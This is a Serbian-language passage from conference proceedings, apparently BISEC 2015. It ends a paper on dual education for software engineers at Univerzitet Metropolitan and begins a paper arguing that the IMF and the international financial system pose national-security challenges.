Jedan deo tog prostora je namenjen IT inkubatoru, tj. organizacionoj jedinici koja ima za cilj da podržava preduzetništvo studenata Univerziteta Metropolitan, na taj način što će im pružati prostorne i druge neophodne usluge da formiraju svoje firme u kojima mogu da realizuju svoje ideje. Drugi deo tog prostora je namenjen već postojećim firmama koje pokazuju interesovanje za sprovođenje izloženog koncepta dualnog obrazovanja i koje su spremne da stipendiraju studente Univerziteta Metropolitan, kao i da im omoguće u istoj zgradi sprovođenje stalne studentske prakse. To znači da bi firma-stipenditor trebalo da otvori razvojni centar ili odeljenje u kome bi se radili projekti u kojima, pored iskusnih inženjera, učestvuju i studenti-stipendisti koji su na četvorogodišnjoj prkasi. Ta druga organizaciona jednica je IT inovacioni centar, jer se očekuje da u njemu dominira inovativan razvoj IT sistema i softvera koji ih realizuje.

Firmama koje podržavaju koncept dualnog obrazovanja i stipendiraju studente, Univerzitet Metropolitan nudi ovim firmama besplatno korišćenje prostora u IT inovacionom centru od 2 m^2 po studentu-stipendisti. Ostali prostor se iznajmljuje ovim firmama pod povoljnim uslovima. Na ovaj način, stvorili su se uslovi da se dualno obrazovanje realizuje i da studenti u istoj zgradi i rade i studiraju.

9. ZAKLJUČAK

Dualno obrazovanje se najčešće vezuje na blisku saradnju firmi sa srednjim stručnim školama koje im školuju buduće radnike koji stručnu praksu sprovode u tim firmama. Međutim, kao što je pokazano u ovom radu, *koncept dualnog obrazovnja je moguće primeniti i u visokom obrazovanju*, i to ne samo strukovnom, već i u akademskom, i to pre svega *u oblastima u kojima postoji jako izražena tražnja za stručnjacima* koji se obrazuju, kao što su to inženjeri softvera (softverskog inženjerstva) ili inženjeri informacionih tehnologija.

Ključna reč ovde je *integracija* - integracija akademskog (formalnog) i praktičnog (neformalnog) učenja. U inženjerskim disciplinama podela na akademsko i strukovno obrazovanje (na nivou visokog obrazovanja), gubi smisao. Obe vrste obrazovanja moraju da imaju isti cilj – obrazovanje inženjera koji znaju svoj inženjerski posao. Da bi taj cilj postigli, *saradnja kompanija i visokoškolskih institucija je conditio sine qua non.* Ono što izdvaja akademsko od strukovnog obrazovanja je istraživanje, a to je nivo doktorskih studija. Na prva dva nivoa – osnovnih i master studija – teško je uspostaviti jasnu granicu. Jasna granica može biti obrazovanje tzv. «pogonskih inženjera», ali sadašnje visoke strukovne škole u Srbiji, prelaskom sa dvogodišnje na trogodišnju nastavu i gubitkom direktnih veza sa industrijom (koja je dobrim delom nestala), sve više prestaju da budu «škole za pogonske inženjere» a postaju uglavnom loše kopije univerziteta, jer su im programi slični ili slabiji nego na univerzitetima, a nastavnici slabije kvalifikovani (često i bez praktičnog inženjerskog iskustva u struci).

Umesto stvaranja dualnog sistema odvajanjem akademslih i strukovnih programa i institucija, što je sadašnja situacija u visokom obrazovanju u Srbiji, *smatramo da je bolje rešenje integracija akademskog obrazovanja i strukovnog, tj. profesionalnog obrazovanja*, bar u slučaju inženjerskih disciplina. Akademski deo treba da razvije kod studenata kreativnost i sticanje trajnih, teorijskih znanja, kao i da razvije način razmišljanja i rešavanja problema, a deo profesionalnog-strukovnog obrazovanja (realizovanog u uskoj saradnji sa industrijom) treba da ih osposobi da rešavaju praktične probleme na poslovima koji ih čekaju kod poslodavaca, po diplomiranju.

Ovde izložen koncept dualnog obrazovanja na akademskim (univerzitetskim) studijama, sa zasniva na poštovanju sedam definisanih principa. Primena koncepta može biti različita i prilagodljiva specifičnim potrebama firmi. U tom smislu, do sada je definisano nekoliko modela primene koncepta dualnog obrazovanja na Univerzitetu Metropolitan, a njihova primena je u početnoj fazi (sklopljeni ugovori su sa dve firme i trenutno 30 studenata prve godine koriste stipendije ovih firmi).

Nažalost, još postoje okolnosti koje bitno ograničavaju razvoj dualnog obrazovanja na univerzitetima i visokim strukovnim školama u Srbiji. Samo suštinskom reformom visokog obrazovanja mogu se stvoriti uslovi za brži razvoj i dualnog obrazovanja i IKT i softverske industrije u Srbiji. Reforma mora da prekine monopolska prava državnih visokoškolskih institucija (eksluzivno pravo na budžetsku podršku) i neusaglašenost kapaciteta i strukture upisa i potrebe tržišta radne snage u Srbiji. Ona treba da podstiče različite forme direktnog ugovaranja poslodavaca i visokoškolskih ustanova u cilju obrazovanja potrebnih kadrova, ali i da omogući da država ima dominantnu ulogu u finansiranju dualnog obrazovanja, ali bez favorizovanja visokoškolskih ustanova koje je ona osnovala. *Poreske olakšice za firme koje ulažu u obrazovanje svojih kadrova*, kao i *pravo na korišćenje budžetskih sredstava za plaćanje školarina i*

studentima koji studiraju na privatnim visokoškolskim ustanovama, su vrlo važne, ali samo neke od neophodnih mera koje mogu da daju brze efekete na promenu strukture upisa studenata u visokom obrazovanju Srbije.

Međutim, Univerzitet Metropolitan je i pored svih navedenih okolnosti, uspeo da stvori uslove za primenu dualnog obrazovanja, i spreman je da ugovara sa poslodavcima školovanje budućih inženjera softvera, informacionih tehnologija, informacionih sistema i razvoja igara, u skladu sa njihovim potrebama.

LITERATURA

[1] A Comparative Study: Challenges and Opportunities for European Union Dual Vocational Training Systems, Journal of Cooperation and Internships, Vol. 47 , Issue 01.

[2] D. Euler, Germany's dual vocational training system: a model for other countries? A study commissioned by the Bertelsmann Stiftung

[3] VET in Europe - Country Report Germany, 9th edition, November 2011, BiBB – Federal Institute for Vocational Education and Training

[4] Overview of apprenticeship systems and issues, ILO contribution to the G20 Task Force on Employment, November 2012, International Labour Organization 2012

Konferencija o bezbednosti informacija BISEC 2015
Univerzitet Metropolitan

IZAZOVI MEĐUNARODNOG FINANSIJSKOG SISTEMA ZA NACIONALNU BEZBEDNOST

NATIONAL SECURITY CHALLENGES OF THE INTERNATIONAL FINANCIAL SYSTEM

MIROSLAV D. STEVANOVIĆ
Bezbednosno - informativna agencija, Beograd, mstvnv297@gmail.com

DRAGAN Ž. ĐURĐEVIĆ
Akademija za nacionalnu bezbednost, Beograd, djurdjevic.dragan@gmail.com

---

Rezime: *Države su danas generalno suočene sa visokim javnim dugovima, a sistem međunarodnih finansija obezbeđuje dostupnost jeftinog kapitala samo grupi vodećih liberalno-demokratskih država. U uslovima rastuće globalne međupovezanosti, takav međunarodni sistem predstavlja ujedno i sredstvo za posredno održavanje dominacije.*

Procesi globalizacije i univerzalizacije vrednosti nameću svim državama izloženost delovanju zakona vrednosti na svetskom tržištu. Tako su siromašnije države izložene daljoj eksploataciji i postaju izvor nestabilnosti.

Održavanje poljuljane likvidnosti najrazvijenijih država dovela je, u nedostatku realnih sredstava, do uzurpacije svih fondova sa stabilnim punjenjem, poput penzijskih i zdravstvenih, kao i do siromašenja srednje klase.

Nivo zaduženja glavnih kreditora i nerealna vrednost rezervne valute međunarodne razmene ukazuje na nestabilnost međunarodnog finansijskog sistema.

Posredstvom međunarodnih finansijskih institucija debitorima se nameću uslovi koji održavaju monopolarnu dominaciju.

Cilj rada je da sagleda konkretne izazove za nacionalnu bezbednost država koji proističu iz metoda funkcionisanja institucionalnog sistema međunarodnih finansija.

Ključne reči: *strukturno prilagođavanje, štetne investicije, ekonomske ucene, digitalizacija, neokolonijalizam*

Abstract: *Today, states are generally faced with high public debts, while the international financial system provides availability of cheap capital only for the group of leading liberal-democratic states. In the growing global interconnectedness, such system also represents a means to indirectly maintain international dominance.*

The processes of globalization and the universalization of values imposed on all states exposure to the functioning of the law of value in the world market. Thus, the poorer states exposed to further exploitation and become a source of instability.

Maintaining liquidity, shaken in most developed countries, has led, in the absence of real resources to the usurpation of all funds with stable income, such as pension and health care, as well as to the impoverishment of the middle class.

The level of debt of principal lenders and unrealistic value of the global reserve currency of international exchange points to the instability of the international financial system.
Through international financial institutions to the debtors are imposed conditions that maintain the unipolar dominance.

The aim of the article is to analyze the challenges for national security of states arising from the methods applied through the institutional system of international finance.

Keywords: *structural adjustment, harmfull investments, economic blackmail, digitalization, neocolonialism*

1. UVOD - PROTIVREČNOSTI SISTEMA

Međunarodni finansijski sistem je institucionalizovan u okrilju Organizacije Ujedinjenih nacija (UN), sa centralnom ulogom Međunarodnog monetarnog fonda (IMF) koji raspolaže instrumentima za pozajmljivanje, intervencije i kreditiranje na međudržavnom finansijskom tržištu.[1] IMF pozajmljuje novac u konvertibilnim valutama od najrazvijenijih država, a dodatna sredstva za izuzetne situacije koje prete stabilnosti međunarodnog monetarnog sistema kroz aranžman sa 25 država ili institucija članica. IMF upravlja oblicima kretanja sredstava koja su države prenele Fondu (rezervne pozicije članica). Članica može da iskoristi svoju rezervnu poziciju do punog iznosa (nije oblik kredita i ne povlači obavezu otkupa vlastite valute) u bilo kom trenutku, isključivo u svrhu uravnoteženja platnog bilansa (Politika rezervne tranše). IMF odobrava kredite u visini od 25% kvote, čije odobravanje uslovljava ocenom truda članice u sprovođenju mera za uklanjanje neravnoteže u platnom bilansu, a dalje tranše ispunjavanjem uslova iz akta "Kriterijumi o izvršenju" (Politika kreditne tranše). Kada deficit platnog bilansa članice nastupi usled nepredvidive prirodne katastrofe ili posle ratnog razdoblja, IMF može da odobri vanrednu pomoć, direktnom kupovinom 25% kvote, dok za državu u posleratnom razdoblju može obezbediti dodatnih 25% kvote, pod uslovom da sarađuje s IMF-om (Politika vanredne pomoći). IMF vrši kreditiranje kroz različite oblike finansijskih olakšica, dostupnih svakoj članici, koje mogu da povuku rezervna sredstva u svojoj valuti, u konvertibilnoj valuti ili SPV-u, dok kamatu i otplatu vrše u rezervnim valutama (otkupljuju svoju valutu).

Sistem institucionalizovan kroz međunarodne organizacije ne bi trebalo da generiše izazove za osnovne vrednosti država članica. Međutim, on danas predstavlja birokratsko-informacioni okvir za primenu postulata koji nisu uvek u opštem interesu članica i kojim se većini država nameću politike koje ne vode ostvarivanju njihovih ciljeva. Naime, međunarodne finansijske institucije, a pre svih IMF, nekritički primenjuju monetarističke politike koje polaze od postulata da između potražnje za novcem i činilaca koji je određuju postoji stabilan funkcionalni odnos, te da svaka ponuda novca koja je veća od tražnje indukuje transmisione procese kojima se uspostavlja ravnotežno stanje. Na taj način se poslovno okruženje oblikuje na očekivanju da porast cena dugoročno dovodi do smanjenja realne vrednosti novca i tako se uspostavlja nova ravnoteža novčane ponude i potražnje na početnim nivoima proizvodnje, zaposlenosti, realnog dohotka i realne količine novca. Rezultat je sve viši nivo nominalne količine novca, nominalnog dohotka i cena, odnosno – nužna inflacija. Posledica sistemske inflacije i rastuće potrebe za novcem je raširena pojava konverzije dugova u javne, što je postalo poluga globalne krize. Kreditori država postaju čak i korisnici državne subvencije, tako što obveznice za finansiranje velikih preduzeća kupuju finansijske ustanove koje uživaju potporu države i tako se posredno sredstvima poreskih obveznika finansira javno zaduživanje. Države širom sveta, uključujući i razvijene, zahvaćene su u ekonomiju koju odlikuje spirala dugovanja, a pod pritiskom tehnika obrade podataka IMF-a, akumulacije dugova uređuju svetsku ekonomiju i uništavaju aktivnosti državnih ustanova. Dužnička ekonomija produbljuje socijalnu nejednakost i omogućuje "novi kolonijalizam" globalnih kompanija, uz pomoć IMF, Svetske banke i Svetske trgovinske organizacije. Deo javnih subvencija upotrebljava se za koncentraciju preduzeća, za uvođenje tehnologija koje smanjuju potrebu za radnom snagom, kao i za transfer proizvodnje u zemlje sa jeftinom radnom snagom, umesto za stimulisanje otvaranja novih radnih mesta. Učinci metoda IMF-a u državama Latinske Amerike, Azije, Afrike i bivšim komunističkim državama u Evropi pokazuju da one "ne predstavljaju podršku za privredni rast zemalja u razvoju, a čak i zaustavljaju ekonomski napredak." [2]

U doktrini je raširen stav da problemi dužničke ekonomije nisu rešivi monetarističkim metodama koje neravnotežu platnog bilansa iz spoljnih uzroka uravnotežavaju isključivo unutrašnjom deflacijom. Osnovna primedba je da primena tih metoda u uslovima integrisane svetske ekonomije rezultira umnožavanjem ciljeva nacionalnih ekonomskih politika, ali i podrivanjem delotvornosti instrumenata država, što dovodi do smanjenja kapaciteta država da kanališu događaje. Kritičari monetarizma primećuju da zagovaranje otvorenog tržišta, liberalizacije i izvoza počiva na isključivo početnom uspehu i to u malom broju država, [3] a da visoke kamate na dugove i otvaranje finansijskih tržišta siromašnih država produbljuju nazadovanje svetske ekonomije. [4] Kao unutrašnje slabosti sistema međunarodnih finansija ističu se obezvređenost dolara kao svetske rezervne valute i razvoj globalnog privatnog finansijskog toka. [5] Takav sistem generiše izazove u tri pravca:

- Pogoršanje položaja radnog stanovništva

Ispitivanje robovlasničke ekonomije u SAD-u pokazuje da su robovi ostvarivali naknadu iznad proste reprodukcije (bili su dobro hranjeni i zbrinuti). [6] U liberalnom kapitalizmu plate se shvataju kao činilac monetarne neravnoteže i potiskuju se na nivo neophodan za prosto održanje. Nakon perioda države blagostanja, obnovljeno je shvatanje o nužnosti držanja zarada na osnovnom nivou iz razloga globalizacije, u kojoj neoliberalne institucije primoravaju radnu snagu širom sveta da radi za održavanje proste reprodukcije. Uz to, globalizovana ekonomija omogućava velikim kompanijama da se lako preorijentišu na niže plaćenu radnu snagu širom sveta, zbog čega lakše otpuštaju radnike. [7] U okviru IMF-a usvaja se pristup da zarade treba da budu "na potrebnom nivou", što ih u praksi zbog visoke reproduktivnosti i viška ponude radne snage svodi na najniži nivo.

- Ekonomske ucene država u međunarodnim odnosima

Uvod u ekonomski imperijalizam posledica je odvajanja od suštine teorije ravnoteže, koju je omogućila primena tri nove informatičke metode: prvo, inkorporiranja u ekonomsku analizu kompleksnih promenljivih, poput neizvesnosti, očekivanja, nepotpune informacije i ograničenja ljudske sposobnosti za racionalno odlučivanje; drugo, razvoj nelinearnih dinamičkih modela i odvajanja od statičke analize; i treće, direktna i nekritička primena

neoklasične ekonomske analize na pojave koje nisu ekonomske prirode, poput uticaja netržišnih sila. [8] Mogućnost odvajanja od teorije ravnoteže je u međunarodnom finansijskom sistemu stvorila uslove da monetarno tržište više ne bude vezano za državu i za uvođenje tehnika kojima se vlasnicima privatnog kapitala osigurava anonimnost akcije, a posledično i izbegavanje pravne odgovornosti za postupke. [9]

- Nametanje ideologije državama

U procesu ukidanja kolonijalizma umanjeno je bogatstvo i globalni domašaj bivših kolonijalnih sila. Reakcija globalnih sila bila je usmerena na ostvarivanje finansijske kontrole i razvija se dinamički model neokolonijalne finansijalizacije, kojim moć da se obezbede finansije (dug, poluge i spekulacije) menja moć osvajanja i političke kontrole. [10] Osnovna strategija finansijalizacije je dostupnost kredita državama kojima je ograničen pristup kapitalu. Države u razvoju i nerazvijene države upadaju u naizgled beskrajnu mrežu jeftinih kredita i voljno prihvataju visoke ugovorne kazne i zatezne kamate. Nakon što kreditna ekspanzija dostigne neodrživ nivo, taktika zajmodavaca se proširuje zahtevima za kolateralno obezbeđenje i/ili trgovinske preferencijale i finansijske koncesije. [11]

Takva praksa je nametnula potrebu da međunarodna ekonomija bude uključena u pojam nacionalne bezbednosti. Tako, kao globalne generatore bezbednosnih rizika Strategija nacionalne bezbednosti Republike Srbije (SNB) prepoznaje: velike razlike u ekonomskom razvoju koje za posledicu imaju siromaštvo i socijalnu ugroženost dela stanovništva; i makroekonomske posledice poremećaja finansijskih tržišta koje doprinese riziku urušavanja unutrašnje stabilnosti. Shodno tome je i percepcija zaštitnih vrednosti, te je ekonomski prosperitet sastavni deo polazišta nacionalne bezbednosti, s jedne strane, kao uslov ljudske bezbednosti, a s druge strane, radi očuvanja suverenosti, nezavisnosti, teritorijalne celovitosti i nacionalnog identiteta. SNB tretira ekonomsku stabilnost kao preduslov za realizaciju ciljeva politike nacionalne bezbednosti, a da na ekonomski prosperitet utiču globalna ekonomska kriza i poremećaji na finansijskom tržištu. Shodno tome, za nacionalnu bezbednost relevantan segment ekonomske politike predstavljaju ekonomski ciljevi i ekonomske mere za krizne situacije koje treba da osiguraju potrebe stanovništva i logističku podršku sistemu nacionalne bezbednosti. Inkorporacija ekonomske sfere u nacionalnu bezbednost ima svoj odraz i na ciljeve delovanja institucija države u oblasti unutrašnje bezbednosti, među koje SNB ubraja: zaštitu ustavnog poretka, zaštitu imovine građana, sprečavanje i suzbijanje terorizma, organizovanog, finansijskog, ekonomskog i visokotehnološkog kriminala, korupcije, pranja novca, obaveštajnih i subverzivnih delatnosti i drugih rizika i pretnji bezbednosti.

2. PRIRODA IZAZOVA

Kreditiranje država članica IMF uslovljava strukturnim prilagođavanjem. Kvantitativni kriterijumi obuhvataju monetarne i kreditne ciljeve, spoljne rezerve, fiskalne bilanse i spoljno zaduženje, ali su graničnici za primenu programa kriterijumi mere strukturnih reformi bitne za ostvarivanje ciljeva programa, koje često nisu merljive. Tako, za Stend-baj aranžman IMF postavlja sledeće vrste uslova: a) kvantitativne: napredak na osnovu kriterijuma deficita budžeta, reformu penzionog sistema, smanjenje javne potrošnje i sl; b) strukturne: za postizanje ciljeva u realizaciji programa, prilagođavanje programa aktuelnim trendovima (revizije); c) političke: prihvatanje liberalno-kapitalističke ideologije, praksa ljudskih prava i političkih sloboda (bez dokaza da je njihovo unapređenje posledica strukturnih prilagođavanja). [12] Uz to, finansiranje debalansa platnog bilansa usled posledica globalne liberalizacije se uslovljava i trgovinskim prilagođavanjem države zajmotražioca, kako bi se i ti efekti uključili u program IMF-a.

Ispunjavanje ovakvih uslova čini državu podložnom eksploataciji i ekonomskim i političkim ucenama. Ishod tržišne borbe domaćih proizvođača i multinacionalnih kompanija koje poseduju kapital za propagandu je to da, umesto da dobije podsticaj, domaća proizvodnja lišena zaštite biva uništena ponudom uvoznih roba. Uz to, otvaranje tržišta za strane investitore olakšava nastup kapitala koji teži maksimiranju dobiti uz minimalnu investiciju. U tom okviru, realan kurs vodi tome da država u strukturnom prilagođavanju koja obično može da ponudi samo zemljište, sirovine, polufabrikate, jeftinu radnu snagu i masovne emigracije, prinudnom devalvacijom nacionalne valute čini svoje resurse lakim plenom finansijskog kapitala. Pri tome, drastično smanjenje javnih izdataka smanjuje ulogu države koja je, da bi ostvarila svoju funkciju, prinuđena da budžetske deficite namiruje pozajmicama koje uvećavaju njenu zaduženost i podložnost ucenama i diktatima. Takođe, privatizacija iziskuje masu slobodnog kapitala kakvu nema ni jedna država koja prolazi kroz strukturno prilagođavanje, te vlasnici imovine postaju pripadnici domaćih političkih nomenklatura i nosioci ilegalnih aktivnosti, kao i inostrani učesnici koji raspolažu sredstvima za kupovinu i podmićivanje lokalnih struktura. Može se konstatovati da je zajednički imenitelj posledica strukturnog prilagođavanja - uzurpacija države u finansijama i u ekonomiji.

Katalizator ovog sistema predstavlja digitalizacija, u vidu moći da se primenom informacionih tehnologija upravlja ogromnom količinom kompleksnih podataka i anonimnim oblicima bankarstva. To je dovelo do etabliranja elite u finansijskom poretku, te do priklanjanja država kapacitetima onih koji stvaraju, organizuju i tehnički funkcionišu na finansijskim tržištima. Moć finansijskih tržišta iznad država odražava se u rastu značaja kredita za strukturu i funkcionisanje kapitalizma i vidljive sankcije koje tržište poseduje, kroz sistemsku moć velikih privatnih banaka, preko tržišta državnih obveznica i dugova, do osetljivosti država da ispune kriterijume koji se nameću kao uslovi kreditiranja. [13]

Metodi kojima se u okviru međunarodnog finansijskog sistema nameću strukturna prilagođavanja i neoliberalizam su politički u ciljevima i motivima; nasilni; osmišljeni da imaju dalekosežne psihološke posledice na neposredne mete; izvršeni od strane organizacije sa jasnim lancem komande ili konspirativne ćelijske strukture, ili pod uticajem, motivacijom ili podstaknuti ideološkim ciljem. Kao takvi, oni podrivaju osnovna ljudska prava, ugrožavaju državu i miroljubivu politiku i mogu da budu izvor pretnji za međunarodni mir i bezbednost. Problem je odrediti koji oblik politički motivisane prinude podleže međunarodnoj odgovornosti. Revidirani akademski koncenzus o definiciji terorizma iz 2011. godine obuhvata doktrinu o delotvornosti formi i taktika izazivanja straha, prinude na političko nasilje, kao i konspirativnu praksu kalkulisane, demonstrativne, nasilne akcije bez legalnih ili moralnih ograničenja, izvedenih zbog propagandističkih i psiholoških dejstava. U tom smislu, neposredna namera takvih akata je da zastraši, antagonizuje, dezorijentiše, destabilizuje, prinudi, demoriše ili provocira ciljani deo populacije u nadi da se iz nesigurnosti postigne povoljan odnos moći, [14] što je često posledica i strukturnog prilagođavanja. Sa aspekta međunarodnog prava određenje obuhvata akte, zaštitne objekte, kao i svest izvršilaca. Odluke međunarodnih organizacija, nakon rušenja Kula bliznakinja u Njujorku 2001. godine (Deklaracije SB UN 1456 (2003) i 1566 (2004)), jačaju aspekt ugrožavanja stanovništva i diferenciraju dva oblika nasilnih akata koji se mogu goniti: oni kojima se podrivaju osnovna prava građana (život, fizički integritet i dostojanstvo); i oni za koje zbog ugrožene vrednosti međunarodna osuda nije homogena (prava državnih agenata, privatna i javna imovina, kompjuterske mreže, životna sredina). Po međunarodnom običajnom pravu i konvencijama, prvi bi spadali u terorizam, a drugi u širenje terora među stanovništvom (mogu biti i subverzija). [15] U doktrini se širi lista obeležja međunarodnog terorizma: cilj je rušenje međunarodnog poretka; ideologija je transnacionalna; članstvo je međunarodno; strukture su decentralizovane; finansiranje i logistika su međunarodni. Žrtve su deo strategije komunikacije: da države nisu sposobne da garantuju bezbednost; da bi stranci trebalo da izbegavaju tu državu; i da nije moguća borba protiv terorizma. Sličnu prirodu izazova generiše i nametanje strukturnog prilagođavanja i neoliberalizma.

Posledica straha da država čija privreda počiva na državnim osnovama može na taj način povećati svoju relativnu moć je primena koncepta "ekonomske ranjivosti" u praksi međunarodnih finansijskih institucija. Vodeće liberalno-demokratske države nastoje da ojačaju svoj politički položaj nametanjem političke moći nad tržištem, što je često funkcija trgovinskih ograničenja. Analiza tranzicija evropskih post-komunističkih država pokazala je da su pitanja uvoza, izvoza i kreditnih aranžmana predstavljala oblik ucenjivačkog kapaciteta, s obzirom na visoku sistemsku zavisnost od bogatih država. [16] Ova praksa je prisutna i u okviru međunarodnih organizacija. Prilikom ratifikacije Ustava Organizacije UN za međunarodni razvoj (UNIDO), Mongolija, Ruska Federacija i Belorusija su stavile rezervu da ova organizacija u međunarodnom ekonomskom poretku (koji SAD u deklaraciji na taj akt određuju kao izraz za "evoluirajući koncept bez fiksnog značenja") mora da spreči akte ekonomske agresije, diktata, ucene i mešanja u unutrašnje stvari država. [17]

Držeći države u razvoju u zavisnom položaju, nameće im se ideologija i politika primenom različitih pritisaka, ucena, vojnih pretnji i intervencija. Postoji paralela između 'šok taktike' kod mučenja i šok terapije u ekonomskoj politici. [18] U Čileu je neoliberalizam uveden oružjem, nesporni su surovi načini uvođenja i porazni rezultati u Argentini, Brazilu, Urugvaju, nepovoljne ekonomske i socijalne posledice tzv. Saksove šok terapije u Boliviji, odlike neoliberalizma u SAD u vreme Regana i u Britaniji za vreme Tačerove, sve za račun „ideologije tržišnog fundamentalizma" koja je državama nametana preko IMF i Svetske banke, kroz finansijsku disciplinu, smanjenje budžetskog deficita i otvaranje tržišta (čega se razvijeni ne drže). [19] Praktično, periferija pozajmljuje novac da kupi gotove proizvode privreda centra, bogateći elitu centra kroz: dobit od prodaje proizvoda dužnicima; kamatu na kredite koji se plasiraju periferiji da kupuju dobra iz centra; i transakcijskim ubiranjem ekstra dobiti finalizacijom nepokretnosti i državnih dugova periferije. Primer je i finansijalizacija evra. Naime, nakon ekspanzije dugova i potrošnje na periferiji iz čega su profite izvukli banke i izvoznici centra, a kada je finansijalizacija evra dostigla limit, razotkrilo se da imovina i prihodi periferije teku ka centru u vidu kamata na privatne i javne dugove centralnim bankama i finansijskim centrima. Tako su nacije periferije EU postale faktički neokolonijalni dužnici, a poreski obveznici država centra vazali čiji rad služi da izmire zajmove koji se ne mogu naplatiti od periferije, u interesu finansijske elite i nacionalnih oligarhija/kleptokratija. [20] To predstavlja neokolonijalni aspekt globalizacije, u čemu važnu ulogu imaju međunarodne finansijske institucije, a za ostvarivanje takvih politika i ciljeva sistematski se koristi Međunarodni monetarni fond.

Posledice i neodrživost mnogih zaključaka neoliberalizma, čiji su zagovornici uglavnom pripadnici monetarističke škole, elita prikriva suprotstavljanjem istina zabludama. [21] Praksa tranzicionih zemalja pokazuje da direktne strane investicije ne podstiču nužno privredni rast i razvoj. [22] U državama Latinske Amerike, Azije i drugde, nakon zastoja u otplati, kapital se povukao i ustupio mesto pre svega Svetskoj banci, koja kapital obezbeđuje od najrazvijenijih država. Liberalizacijom i privatizacijom privrede su opljačkane, kurs snižen, devalvacija i inflacija podrile ušteđevine, bankarski računi izuzeti iz domašaja regulative, a pogubni autsorsing, ofšoring i stvaranje fiktivnog kapitala doveli su do toga da su svi prihodi u svetu uzimani i ulagani u fiktivni kapital. Deregulacija je omogućila marginalizaciju realne ekonomije u korist virtuelnog novca; nekontrolisano kretanje kapitala; pogubne finansijske inovacije za iskupljivanje špekulanata, kao i rizik države za privatnu dobit. [23] Prema istraživanju postsocijalističkih i trinaest ekonomski najuspešnijih zemalja u periodu od 1950. do 2005. godine, uspešnim ekonomskim modelima je zajedničko: štednja, visoka stopa domaćih investicija, sposoban državni menadžment, da im strane direktne investicije nisu zamena za domaću akumulaciju, kao i da najuspešnije od njih nisu bile naklonjene otvorenom tržištu. [24]

Fenomenološki terorizam predstavlja „oblik organizovanja institucionalnog političkog nasilja obeležen fizičkim, psihološkim i sofisticirano-tehnološkim metodama... kojima se... sistematski pokušavaju ostvariti 'veliki ciljevi' na morbidno spektakularan način, a neprimereno uslovima, pre svega društvenoj situaciji i istorijskim mogućnostima onih koji ga kao političku strategiju upražnjavaju. Društveno-ugrožavajući opus terorizma obuhvata između ostalog pretnju silom u okviru intenzivne psihološko-propagandne delatnosti, zloupotrebu interneta, psihofizičko zlostavljanje, atentate, sabotaže, diverzije, samoubilačke napade, politička ubistva, i intenciju ispoljavanja… češće nad predstavnicima sistema i nevinim žrtvama. Kao vid individualnog, nelegitimnog, nelegalnog i neinstitucionalnog nasilja terorizam je uvek okrenut protiv određenih institucija društva, odnosno protiv države." [25] Slične suštinske odlike imaju neki od metoda u okviru međunarodnog finansijskog sistema, te su aktivnosti na međunarodnom finansijskom tržištu postale predmet interesovanja službi bezbednosti. Kao osnov za istraživanje do sada su primenjeni: sumnje u „usmerenost na podrivanje ekonomije" (Španski Nacionalni obaveštajni centar); [26] sumnje u „finansijske napade na tržište novca" (Grčka obaveštajna služba); [27] kao i koncept nacionalne bezbednosti da „recesija, otkup rizičnih dugova i subvencije predstavljaju bezbednosni rizik " jer slabe međunarodnu poziciju države i podrivaju kapacitet finansijskog reagovanja na unutrašnja zbivanja (SAD). [28] Poseban problem za SAD, ali i za sve druge države, predstavlja činjenica da se, zbog veštačkog održavanja vrednosti dolara, osporava njegovo korišćenje kao rezervne valute u međunarodnom finansijskom sistemu. [29]

3. SADRŽINA IZAZOVA

Od izbijanja krize 2008. godine, centralne banke širom sveta nastoje da spreče širenje efekata deflatonih tržišnih trendova. [30] U stvari, merama podsticaja se stvara globalno finansijsko okruženje u kome se osnovne ekonomske zakonitosti ignorišu, ili ne odražavaju stvarnost koju prenose. Štampanje dekretnog novca (*fiat* valute), kupovina obveznica i berzanske manipulacije ne mogu promeniti prirodu krize, već samo skrivaju njene vidljive posledice. [31] Evropski program otkupa nenaplativih obveznica, japanska monetarizacija duga i kvantitativno olakšanje FED-a predstavljaju stimulans za centralne banke i ne generišu radna mesta, kreditnu masu, više plate, ni štednju. Kako, u skladu sa klasičnom teorijom, tražnja opada urušava se i monetarni sistem zasnovan na fiat valutama. U slučaju vladinih dugova, banke su prinuđene da emituju sve više dekretne valute, što vodi u spiralu kojom se ne postižu efekti uravnoteženja, već se samo stepenuje entropija sistema. Neadekvatna obrada ulaznih parametara u okviru međunarodnih finansijskih institucija dovodi do identifikacije suštine problema u nedovoljnoj centralizaciji finansijskog sistema. Predsednik ECB i član borda BIS piše: "ekonomska konvergencija između država ne može biti potpun kriterijum za monetarnu uniju, ili uslov kojim se ispunjava deo vremena... da bi se kompletirala monetarna unija moraćemo da produbimo našu političku uniju…"[32] Međuzavisnost promoviše i predsednica IMF-a: "Pored strukturnih reformi, izgradnja novog zamaha zahtevaće povlačenje svih poluga koje mogu da zadovolje globalnu tražnju… Ali, suverene države nisu više jedini akteri na sceni. Globalna mreže novih akcionara je izrasla, uključujući nvo i građanske aktiviste – koje često osnažuju društveni mediji… Mi moramo da se unapredimo, prilagodimo i produbimo naše metode zajedničkog rada." [33] Tako se empirijsko pravilo, da je centralizacija destruktivna za prirodno ekonomsko stanje, negira bez suprotnih pokazatelja, samo na osnovu hipotetičkih algoritama.

U praksi, države za zaštitu svoje spoljnotrgovinske pozicije koriste depresijaciju valute, da bi snizile vrednost svojih roba i podstakle izvoz, ili veštački održavale kurs i kamate. Jedini instrument koji emisione banke država mogu da kontrolišu operacijama na otvorenom tržištu su kratkoročne kamate, odnosno monetarna politika, dok su finansijski propisi uglavnom podrili stabilnost institucija (tzv. finansijska deregulacija). Budući da su u aktuelnoj krizi monetarne politike (krediti, kvantitativno olakšanje i monetarizacija duga) dostigle svoj limit, reaktuelizovane su fiskalne politike. To pred centralne banke država nameće traženje rešenja za pitanja koja imaju bezbednosne implikacije, kao: da li da targetiraju isključivo aktivnosti, ili/i finansijsku stabilnost, ili da li uopšte treba da se brinu za kurs. [34] Razvijene ekonomije, koje su glavni kreditori, ignorišu sistemske i makroekonomske posledice finansijske deregulacije. Prema podacima Sistema izveštavanja o dugovima Svetske banke, prosečan odnos između duga i BDP-a razvijenih zemalja na početku krize je iznosio oko 60% (što je standard Pakta o stabilnosti i razvoju Evropske unije), a u 2012. godini je dostigao 100%, sa tendencijom rasta. [35]

